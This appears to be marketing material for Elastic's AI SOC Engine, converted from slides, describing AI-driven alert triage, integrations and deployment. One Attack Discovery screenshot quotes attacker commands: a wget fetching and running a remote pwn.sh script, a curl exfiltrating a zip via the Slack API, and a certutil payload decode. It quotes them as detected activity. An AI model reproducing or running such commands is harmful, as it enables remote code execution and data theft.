

Threats hide in data.
Elastic finds them fast.



Elastic AI SOC Engine (EASE)

Delivering immediate value with zero disruption

Elastic AI SOC Engine (EASE)



Modern Detection Without Rip and Replace

Elastic lets you enhance your existing stack with AI-driven detection and investigation in minutes. No disruption, just immediate value.



Agentless SIEM/EDR Integration

Elastic streams alerts from your existing SIEM and XDR via open APIs—no agents, no disruption, just instant visibility.



Effortless and Streamlined for expansion

EASE runs on a SaaS-native architecture and launches in minutes



Delivers AI capabilities in a flexible, affordable package—with a seamless path to full SIEM functionality when you're ready.

Differentiation

AI that's built in, not bolted on

AGENTIC AI



AI for every task

AI in Elastic Security goes far beyond chat by generating complex ES|QL queries, detecting attacks, and more, all through dedicated agentic workflows built on open frameworks.

NO VENDOR LOCK-IN



Your models, your choice

Whether you need faster responses, deeper reasoning, or larger context windows, Elastic supports all major commercial and open source models. Want to keep it simple? A default [managed LLM](#) is ready the moment you launch Elastic Security, with no separate bills or contracts.

RETRIEVAL AUGMENTED GENERATION (RAG)



RAG keeps it real

Ground LLMs with your connected knowledge sources — from threat intel to internal systems, such as Github and Jira. Elastic Security uses RAG with Elasticsearch vector search and embeddings ([ELSER](#) or your choice) to add context to every AI response.

DEPLOY YOUR WAY



Cloud? Air-gapped? On-prem? No problem.

Elastic Security runs your way: in Elastic Cloud, in your own cloud with ECK, or on bare metal. All AI features work everywhere, with full parity. For air-gapped or DIL environments, you can self-host open source LLMs using vLLM, LM Studio, and more.

AI GOVERNANCE



Safeguards for privacy and control.

Elastic Security keeps you in control of your AI. See and manage what data goes to LLMs, anonymize or redact alert context, apply RBAC, log all AI activity, audit any changes, and track token usage with ease.

All the benefits of EASE included for Elastic Security users (and more)

AI for Security

EASE

Attack Discovery

AI analyzes every alert to uncover hidden threats — turning noise into signal-rich insights.

AI Assistant for Security

Context-aware, RAG-powered answers based on your data — no tuning required.

AI Insights Reports

Turn data into narrative — executive-ready reports with real insights, not just charts.


Automatic Import

Sample a few logs. Get a complete, reusable pipeline - instantly.

Automatic Migration

Migrate rules and queries in minutes with summaries, match suggestions, and full control.

Automatic Troubleshooting

Reads error logs, suggests or  auto-applies fixes

Natural Language Investigations

Search in your own language — focus on your business, not vendor jargon.

Tailored-UX

with agentless
EDR/SIEM
integration

The screenshot displays the Elastic AI for SOC dashboard. On the left is a navigation sidebar with the following items: Alert summary, Attack discovery, Cases, Configurations, Discover, a 'Powered by Elastic AI' section (Empowering SOC's for faster threat detection, investigation, and response), Get started, Developer tools, Project Settings (with sub-items Stack Management, Integrations, and Billing and subscription), and a Discover link.

The main content area features three top-level cards: 'Watch 2 minute overview video' (with a 'Watch video' link), 'Add teammates' (with an 'Add users' link), and 'See Elastic Security in action' (with an 'Explore Demo' link).

Below these is the 'Ingest your data' section, which includes a summary '4 integrations added' and a 'Manage integrations' link. It then lists five integrations in a grid:

- Splunk**: SIEM, Unverified, Update available (green checkmark)
- Google SecOps**: SIEM, Unverified, Update available (green checkmark)
- Microsoft Sentinel**: SIEM, Unverified, Update available (green checkmark)
- SentinelOne**: EDR/XDR, Unverified (green checkmark)
- CrowdStrike**: EDR/XDR (green checkmark)

At the bottom of the dashboard is a section for 'Add knowledge sources'.

AI-Driven Attack Discovery

that mirrors the
way analysts
think.

The screenshot displays the Elastic Attack Discovery interface. At the top, the navigation bar shows 'Deployment' and 'Attack discovery'. The main header indicates the attack chain: 'Multi-Host Compromise and Exfil' with a status of 'Alerts: 10' and a 'Take action' button. Below this, a summary of the attack is provided: 'Attack started on [srv-win-s1-rsa] by [james_spiteri], moved to [srv-nix-es-rsa] ([java]), ended with data exfiltration.' The 'Details' section describes the attack process, starting with the attacker opening a suspicious document 'Upcoming Events February 2018.xls' on 'srv-win-s1-rsa'. This triggered macro execution, spawning 'certutil.exe' to decode a file, which then executed 'K7Y4P6H1.exe'. The attacker used 'nmap.exe' to scan '10.128.0.104' on 'srv-nix-es-rsa', leading to the execution of 'pythonw.exe' and 'java'. The 'Attack Chain' section shows a timeline of events: Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, and Discover. The 'Discover' stage is highlighted, indicating the final outcome of the attack.

Deployment / Attack discovery

Multi-Host Compromise and Exfil

Attack chain: [Progress Bar] Alerts: 10 Take action

Attack from [srv-win-s1-rsa] by [james_spiteri] led to exfil on [srv-nix-es-rsa] by [java] View in AI Assistant

Attack discovery Alerts

Summary

Attack started on [srv-win-s1-rsa] by [james_spiteri], moved to [srv-nix-es-rsa] ([java]), ended with data exfiltration.

Details

The attack began when [james_spiteri] on [srv-win-s1-rsa] opened a suspicious document [Upcoming Events February 2018.xls] ([Device\HarddiskVolume3\Users\james_spiteri\Desktop\Upcoming Events February 2018.xls]), triggering macro execution as indicated by [EXCELEXEXE] loading a vbe DLL ([C:\Program Files\Microsoft Office\Office16\EXCELEXEXE"C:\Users\james_spiteri\Desktop\Upcoming Events February 2018.xls"]). A registry key was created by the same process, suggesting persistence. The macro spawned [certutil.exe] ([certutil -decode C:\Programdata\V4V6X8Z2.txt C:\Programdata\K7Y4P6H1.exe]), decoding a payload into [K7Y4P6H1.exe]. This executable was run ([C:\Programdata\K7Y4P6H1.exe]), flagged as malicious ([8d6db316ea4e348021cb59cf3c6ec65c390f0497]). The host [srv-win-s1-rsa] is marked as [extreme_impact]. Following execution, the attacker used [nmap.exe] ([nmap -p 8000-8080 -oX C:\Users\JAMES.-1\AppData\Local\Temp\1\zenmap-xssd12b6x.xml 10.128.0.104]) to scan [10.128.0.104] ([srv-nix-es-rsa]), likely for lateral movement. The nmap process was launched by [pythonw.exe] and attributed to [james_spiteri]. On [srv-nix-es-rsa], a suspicious child process was spawned by [java] ([/home/java/jdk1.8.0.181/bin/java]) running as [java]. The child [sh] executed a command to download and run a script ([/bin/sh -c wget -O /home/java/pwn.sh https://images.swiftrcrypto.com/pwn.sh...; bash /home/java/pwn.sh]), indicating exploitation, possibly via a vulnerable Java application. Shortly after, [curl] ([curl -F file=@/tmp/100t.zip ... https://slack.com/api/files.upload]) was used to upload a file to Slack, suggesting data exfiltration. The timeline and direct network scan from [srv-win-s1-rsa] to [srv-nix-es-rsa] provide strong evidence of lateral movement, with the attacker compromising the Linux host and exfiltrating data via Slack.


Attack Chain

Reconnaissance Resource Development Initial Access Execution Persistence Privilege Escalation Defense Evasion Credential Access Discover

Exfil investigation

Built-in conversational AI

that's much more
than a bolt-on
chatbot.



Agentless data connectors

pulling data from
key data sources
into the AI
Assistant

AI for SOC

Alert summary

Attack discovery

Cases

Configurations

Discover

Powered by Elastic AI

Empowering SOC's for faster threat detection, investigation, and response

Get started

Developer tools

Project Settings

Stack Management

Integrations

Billing and subscription

Create a connector

Extract, transform, index and sync data from a third-party data source.

Start

Configuration

Finish up

Start

Connector

Choose a data source

Azure Blob Storage

Box

Confluence Cloud & Server

Confluence Data Center

Customized connector

Tech preview

Tech preview

Self-managed

Connector name

The connector name should be lowercase and cannot contain spaces or special characters.


Configure index and API key

This process will create a new index, API key, and a Connector ID. Optionally you can bring your own configuration as well.


Generate configuration

Cancel


Streams



Why aren't SREs using logs more?




The early days of ELK, using syslog data



*not actually magic, just
a well understood format

Logs are back!

Introducing **Streams** - An AI-powered foundation to get more out of raw signals - easily



The most **information-dense** signal to understand your workloads and investigate issues - now with AI to harness it

DEMO - Elastic AI SOC Engine (EASE)

Welcome to Elastic Cloud

Hosted deployments ⓘ

Create hosted deployment



You have no hosted deployments yet

Deploy an Elastic Stack with all Search, Observability, and Security solutions included. Customize its size and performance to your exact needs. [Learn more](#)

Serverless projects ⓘ

Create serverless project

Project	Type	Cloud provider & region	Actions
EASE Demo	Security	GCP - Belgium (europe-west1)	Open Manage

Support ⓘ

New to Elastic? Check out our [step-by-step getting started resources](#).
For advanced guidance, see our [documentation](#).

[Contact support](#)

Training ⓘ

Go deeper with hands-on training

Build essential skills and learn Elastic with free introductory training in the Elastic Learning Portal

[Elastic Learning Portal](#)

News ⓘ

Transform your public sector organization with embedded GenAI from Elastic on AWS

SEPTEMBER 4, 2025 [New!](#)

How Burgan Bank Türkiye transformed observability and security with Elastic

AUGUST 28, 2025 [New!](#)

Elastic Cloud Serverless now available on Microsoft Azure in Ireland, Australia, and Washington

AUGUST 28, 2025 [New!](#)

Community ⓘ

Join an ElasticON event

Hear success stories, lessons learned, tips, tricks, best practices, and funny anecdotes from Elastic...



Generative AI Workshop

SEPTEMBER 16, 09:00

Unlocking Data Resilience in Telecom: The Elastic Advantage

SEPTEMBER 17, 10:00

[Events portal](#)

Engage with our community! Visit our [forum](#), join us on [Slack](#), or contribute to the [Elastic Stack](#) on [GitHub](#).

Demo Architecture

Architektur: Elastic Security Serverless augmentiert Splunk Legacy SIEM

